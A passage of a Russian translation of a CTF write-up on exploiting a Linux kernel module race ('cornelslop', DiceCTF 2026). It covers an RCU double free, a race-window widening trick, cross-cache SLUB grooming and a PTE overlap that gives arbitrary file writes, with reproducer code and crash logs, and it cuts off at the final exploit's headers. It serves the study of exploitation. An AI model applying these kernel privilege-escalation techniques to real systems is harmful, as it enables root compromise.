От RCU Double Free до Root: Эксплуатация гонки ядра Linux в cornelslop

Posted on 1 апреля, 2026 by AkaTor

Категория: Linux Kernel Exploitation / CTF
Уровень: Advanced
Оригинал: core-jmp.org by ptr-yudai
Компонент: Linux Kernel — SLUB allocator, RCU, Page Tables
Перевод: Aka Tor
Дата: Март 2026

Введение

Статья представляет детальный write-up челленджа **«cornelslop»** по эксплуатации ядра Linux с DiceCTF 2026. Объясняется как race condition в модуле ядра приводит к уязвимости double free через RCU callbacks. Модуль управляет записями в XArray и предоставляет несколько IOCTL операций для добавления, проверки и удаления объектов.

Уязвимость возникает потому что два пути кода (`CHECK_ENTRY` и `DEL_ENTRY`) могут оба запланировать один и тот же объект на уничтожение через `call_rcu()` без проверки был ли он уже удалён, создавая race condition приводящий к double free.

TL;DR — три наиболее интересные части цепочки эксплойта:

- Расширение окна гонки с помощью `MADV_DONTNEED` плюс конкурентный цикл `mprotect`
- Принудительная cross-cache атака даже при ограничении `MAX_ENTRIES = 128` через разделение аллокации и kfree между CPU
- Наложение двух разных типов PTE-backed маппингов — анонимного и file-backed — для превращения page-table UAF в произвольную запись в файл

---

1. Анализ уязвимости

cornelslop — челлендж по pwn ядра Linux на x86-64. Флаг находится в `/root/flag.txt`, цель — повышение привилегий.

1.1 Обзор челленджа

Модуль предоставляет три ioctl:

- `ADD_ENTRY` (0xcafebabe)
- `DEL_ENTRY` (0xdeadbabe)
- `CHECK_ENTRY` (0xbeefbabe)

`ADD_ENTRY` записывает SHA256 дайджест контролируемого пользователем диапазона виртуальных адресов. Записи хранятся в XArray, максимальное количество живых записей ограничено 128.

Каждая запись представлена структурой:

```
struct cornelslop_entry {
    uint32_t id;
    uint64_t va_start;
    uint64_t va_end;
    uint8_t shash[SHA256_DIGEST_SIZE];
    struct rcu_head rcu;
};
```

Объект создаётся из выделенного SLUB кэша:

```
cornelslop_entry_cachep = KMEM_CACHE(cornelslop_entry,
    SLAB_PANIC | SLAB_ACCOUNT | SLAB_NO_MERGE);
```

Это важно для эксплуатации: кэш не сливается с обычными kmalloc кэшами, раскладка объекта фиксирована. На x86-64 структура занимает 72 байта, одна 4KB slab-страница вмещает 56 объектов.

1.2 DEL_ENTRY

```
static int delete_entry(struct cornelslop_user_entry *ue)
```

```
{
    struct cornelslop_entry *e;
    e = xa_erase(&cornelslop_xa, ue->id);
    if (!e)
        return -ENOENT;
    destruct_entry(e);
    pr_info("Deleting %u from context window\n", ue->id);
    return 0;
}
```

1.3 CHECK_ENTRY

```
static int check_entry(struct cornelslop_user_entry *ue)
{
    uint8_t shash[SHA256_DIGEST_SIZE];
    struct cornelslop_entry *e;
    int ret = 0;
    e = xa_load(&cornelslop_xa, ue->id);
    if (!e)
        return -ENOENT;
    ret = sha256_va_range(e->va_start, e->va_end, shash);
    if (ret)
        goto finish;
    ue->corrupted = memcmp(e->shash, shash, SHA256_DIGEST_SIZE);
    if (ue->corrupted) {
        xa_erase(&cornelslop_xa, ue->id);
        destruct_entry(e);
    }
finish:
    return ret;
}
```

1.4 Корневая причина

Обе функции `delete_entry()` и `check_entry()` вызывают `destruct_entry()`:


```
static void destruct_entry_rcu(struct rcu_head *rcu)
{
    struct cornelslop_entry *e = container_of(rcu, struct
```

```
cornelslop_entry, rcu);
    free_id(e->id);
    kfree(e);
}
static inline void destruct_entry(struct cornelslop_entry *e)
{
    call_rcu(&e->rcu, destruct_entry_rcu);
}
```

Баг: `check_entry()` никогда не проверяет удалил ли уже `xa_erase()` объект. Если `CHECK_ENTRY` всё ещё хэширует пользовательскую память пока конкурирующий `DEL_ENTRY` удаляет ту же запись, оба пути могут поставить в очередь один и тот же `rcu_head`:

```
// Путь CHECK
e = xa_load(&cornelslop_xa, ue->id);
ret = sha256_va_range(...);            // долгая операция
if (ue->corrupted) {
    xa_erase(&cornelslop_xa, ue->id);  // может быть уже удалён
    destruct_entry(e);                 // call_rcu
}
// Путь DEL
e = xa_erase(&cornelslop_xa, ue->id);
if (!e) return -ENOENT;
destruct_entry(e);                     // call_rcu
```

Концептуально это двойной `call_rcu()` на одном `rcu_head`, что позже становится double free.



---

2. Воспроизведение бага

Минимальный воспроизводитель:

```
int id;
pthread_barrier_t stop;
void* race(void* _arg) {
  // DEL_ENTRY
  pthread_barrier_wait(&stop);
  usleep(500); // Всегда вызываем check первым
  puts("[+] Calling DEL_ENTRY...");
  do_del(id);
  puts("[+] DEL_ENTRY done!");
  return NULL;
}
int main(void) {
  setbuf(stdin, NULL);
  setbuf(stdout, NULL);
  fd = open("/dev/cornelslop",O_RDONLY);
```

```
  assert (fd != -1);
  void *p = mmap(NULL, 0x10000000, PROT_READ|PROT_WRITE,
                 MAP_PRIVATE|MAP_ANONYMOUS|MAP_POPULATE, -1, 0);
  assert (p != MAP_FAILED);
  do_add(p, 0x10000000, &id);
  printf("[+] ADD_ENTRY: id=%d\n", id);
  pthread_t th;
  pthread_barrier_init(&stop, NULL, 2);
  pthread_create(&th, NULL, race, NULL);
  *(char*)p = 'x';
  pthread_barrier_wait(&stop);
  puts("[+] Calling CHECK_ENTRY...");
  do_check(id, NULL);
  puts("[+] CHECK_ENTRY done!");
  getchar();
  return 0;
}
```


```
🤖🤖🤖 WELCOME TO CORNELSLOP 🤖🤖🤖
ctf@dicectf:~$ /pwn
[+] ADD_ENTRY: id=0
[+] Calling CHECK_ENTRY...
[+] Calling DEL_ENTRY...
[+] DEL_ENTRY done!
[+] CHECK_ENTRY done!
[    1.195237] BUG: kernel NULL pointer dereference, address: 0000000000000000
[    1.195527] #PF: supervisor instruction fetch in kernel mode
[    1.195778] #PF: error_code(0x0010) - not-present page
[    1.196006] PGD 80000001021d8067 P4D 80000001021d8067 PUD 1021d7067 PMD 0
[    1.196314] Oops: Oops: 0010 [#1] SMP PTI
[    1.196485] CPU: 3 UID: 0 PID: 0 Comm: swapper/3 Tainted: G        W  OE      6.12.69 #2
[    1.196837] Tainted: [W]=WARN, [O]=OOT_MODULE, [E]=UNSIGNED_MODULE
[    1.197111] Hardware name: QEMU Ubuntu 24.04 PC v2 (i440FX + PIIX, arch_caps fix, 1996), BIOS 1.16.3-debian
[    1.197616] RIP: 0010:0x0
[    1.197742] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[    1.198032] RSP: 0018:ffffc90000168f08 EFLAGS: 00010292
[    1.198268] RAX: 0000000000000001 RBX: 0000000000000001 RCX: 0000000000000000
[    1.198584] RDX: 0000000000000000 RSI: 0000000000000000 RDI: ffff8881028404b8
[    1.198898] RBP: ffff88813bdb6400 R08: 00000000ffffdfff R09: 0000000000000001
[    1.199219] R10: 00000000ffffdfff R11: ffffffff83285260 R12: ffff888100359100
[    1.199534] R13: 0000000000000000 R14: ffff88813bdb6478 R15: 0000000000000000
[    1.199853] FS:  0000000000000000(0000) GS:ffff88813bd80000(0000) knlGS:0000000000000000
[    1.200209] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[    1.200464] CR2: ffffffffffffffd6 CR3: 000000010126c005 CR4: 0000000000770ef0
[    1.200785] PKRU: 55555554
[    1.200919] Call Trace:
[    1.201033]  <IRQ>
[    1.201132]  rcu_core+0x260/0x620
[    1.201287]  ? rcu_core+0x1f4/0x620
[    1.201447]  handle_softirqs+0xe6/0x300
[    1.201623]  __irq_exit_rcu+0x6b/0x90
[    1.201792]  sysvec_apic_timer_interrupt+0x69/0x80
[    1.202006]  </IRQ>
```

Запуск этого крашит ядро, но краш ещё не является используемым double free — RCU обнуляет `func` перед вызовом, и второй callback видит `func == NULL`.

---

3. Разработка эксплойта

3.1 Превращение бага в реальный Double Free



Нужно чтобы первый callback выполнился, прошло достаточно времени, и второй `call_rcu()` произошёл позже. Ключ — сделать `CHECK_ENTRY` намного медленнее.

3.2 Расширение окна гонки

`userfaultfd` и FUSE были недоступны. Автор нашёл другой трюк:

```
void* delay(void* p) {
```

```
  pthread_barrier_wait(&stop);
  while (1) {
    mprotect(p, 0x10000000, PROT_READ);
    mprotect(p, 0x10000000, PROT_READ|PROT_WRITE);
    usleep(1);
  }
}
```

Механизм:

- `MADV_DONTNEED` сбрасывает PTE через `zap_page_range_single`
- Каждое чтение страницы во время `check_entry()` вызывает page fault
- Поток `mprotect()` повторно захватывает `mmap_write_lock` и переписывает состояние VMA/PTE
- Путь обработки fault'ов конкурирует за блокировки и может повторять попытки

Важный момент: ни `MADV_DONTNEED` ни `mprotect()` по отдельности не замедляют драматически. Замедление приходит от **взаимодействия**: `MADV_DONTNEED` делает хэш-обход fault-тяжёлым, `mprotect()` делает эти fault'ы дорогими. С этой комбинацией задержку второго `kfree()` удалось растянуть от нескольких миллисекунд до **десятков секунд**.

```
🤖🤖🤖 WELCOME TO CORNELSLOP 🤖🤖🤖
ctf@dicectf:~$ /pwn
[+] ADD_ENTRY: id=0
[+] Calling CHECK_ENTRY on id=0
[+] Calling DEL_ENTRY...
[+] DEL_ENTRY done!
[+] CHECK_ENTRY done! corrupted=1
[    3.434210] kernel BUG at mm/slub.c:547!
[    3.434384] Oops: invalid opcode: 0000 [#1] SMP PTI
[    3.434590] CPU: 3 UID: 0 PID: 0 Comm: swapper/3 Tainted: G        W  OE      6.12.69 #2
[    3.434918] Tainted: [W]=WARN, [O]=OOT_MODULE, [E]=UNSIGNED_MODULE
[    3.435170] Hardware name: QEMU Ubuntu 24.04 PC v2 (i440FX + PIIX, arch_caps fix, 1996), BIOS 1.16.3-debian
[    3.435775] RIP: 0010:__slab_free+0x16d/0x360
[    3.435958] Code: 48 89 44 24 10 48 8b 03 48 c1 e8 09 83 e0 01 88 44 24 26 e9 67 ff ff ff 48 c7 44 24 28 00
[    3.436722] RSP: 0018:ffffc90000168e00 EFLAGS: 00010246
[    3.436937] RAX: ffff888101f5dad0 RBX: ffffea000407d740 RCX: 0000000080380037
[    3.437226] RDX: ffffc90000168e30 RSI: ffffea000407d740 RDI: ffffc90000168e70
[    3.437517] RBP: ffffc90000168ea0 R08: 0000000000000001 R09: ffffffff81191080
[    3.437811] R10: 00000000ffffdfff R11: ffffffff83285260 R12: ffff888101f5dab0
[    3.438104] R13: ffff888101f5dab0 R14: ffff8881003c4000 R15: 0000000000000000
[    3.438393] FS:  0000000000000000(0000) GS:ffff88813bd80000(0000) knlGS:0000000000000000
[    3.438729] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[    3.438970] CR2: 00007eb8b07ff000 CR3: 0000000100d8c005 CR4: 0000000000770ef0
[    3.439259] PKRU: 55555554
[    3.439375] Call Trace:
[    3.439481]  <IRQ>
[    3.439574]  ? rcu_core+0x260/0x620
[    3.439721]  kfree+0x1fa/0x310
[    3.439851]  rcu_core+0x260/0x620
[    3.439991]  ? rcu_core+0x1f4/0x620
[    3.440138]  handle_softirqs+0xe6/0x300
[    3.440299]  __irq_exit_rcu+0x6b/0x90
[    3.440454]  sysvec_apic_timer_interrupt+0x69/0x80
[    3.440656]  </IRQ>
[    3.440748]  <TASK>
```

Насколько известно автору, эта точная комбинация не часто документируется как техника расширения окна гонки.


3.3 Наращивание количества SLUB страниц

`cornelslop_entry` живёт в собственном не-merged SLUB кэше. Простой UAF даёт только другой `cornelslop_entry`. Нужна **cross-cache атака**.


Почему MAX_ENTRIES = 128 выглядит плохо: `objs_per_slab = 56` и `cpu_partial = 120`, кэш хранит `ceil(120 * 2 / 56) = 5` slab'ов на CPU в partial list. С 128 аллокациями один раунд может затронуть максимум `ceil(128 / 56) = 3` slab'а.

3.4 Разделение аллокации и Free между CPU

Решение — аллокация на одном CPU, освобождение на другом.



Если `ADD_ENTRY` запускается на CPU0 при пустом кэше, CPU0 создаёт новые slab-страницы для 128 объектов. Освобождение с CPU1 заставляет SLUB линковать эти страницы в partial-состояние CPU1 вместо переработки обратно в текущий slab CPU0.




Повторение этого паттерна позволяет CPU0 продолжать создавать slab-страницы пока CPU1 накапливает их. В конечном итоге partial list CPU1 переполняется, slab'ы попадают в node partial list, и пустые slab'ы попадают в `discard_slab()` — возвращаясь в PCP list.

3.5 PTE Overlap

Ключевая идея — наложение:

- PTE страницы, обеспечивающей **анонимные пользовательские страницы** (writable)
- PTE страницы, обеспечивающей **file-backed маппинги** (read-only)


Use-after-Free
PMD
PTE
anonymous
AAAABBBB
more PMDs...
more PTEs...
anonymous /
file-backed
PMD
PTE
root:x:0:0:
...
Read-only file is
writable from
anonymous page path

Если file-backed маппинг read-only, но анонимный маппинг достигает той же физической PTE страницы в writable способе, то file-backed маппинг становится writable через анонимную сторону.

Это даёт практический **примитив произвольной записи в файл**. В CTF окружении автор выбрал перезапись `/bin/umount`.

---

4. Финальный эксплойт

```
#define _GNU_SOURCE
#include <assert.h>
#include <fcntl.h>
#include <pthread.h>
#include <sched.h>
#include <signal.h>
#include <stdatomic.h>
#include <stdint.h>
#include <limits.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <sys/wait.h>
#include <sys/xattr.h>
#include <unistd.h>
extern char **environ;

#define _pte_index_to_virt(i) (i << 12)
#define _pmd_index_to_virt(i) (i << 21)
